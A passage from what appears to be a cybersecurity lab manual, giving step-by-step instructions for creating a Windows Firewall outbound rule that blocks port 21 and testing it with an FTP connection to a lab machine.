
28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.



29. The **Properties** window for **Port 21 Blocked** rule appears.

30. Select the **Protocols and Ports** tab. In the **Remote port:** field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.


31. Leave the other default settings, click **Apply**, and then click **OK**.



32. Disable the rule and confirm that you can connect to the ftp site.

33. Right-click the newly added rule and click **Disable Rule**.

34. Launch the command prompt and issue **ftp 10.10.1.11**. You will be asked to enter the username.



Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11** where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.


35. This means you can establish an FTP connection, and then close the command prompt window.

36. Now, enable the rule and check whether you can establish a connection.

37. Right-click the newly added rule and click **Enable Rule**.


38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.1.11**.

39. The added outbound rule should block the connection, as shown in the screenshot.



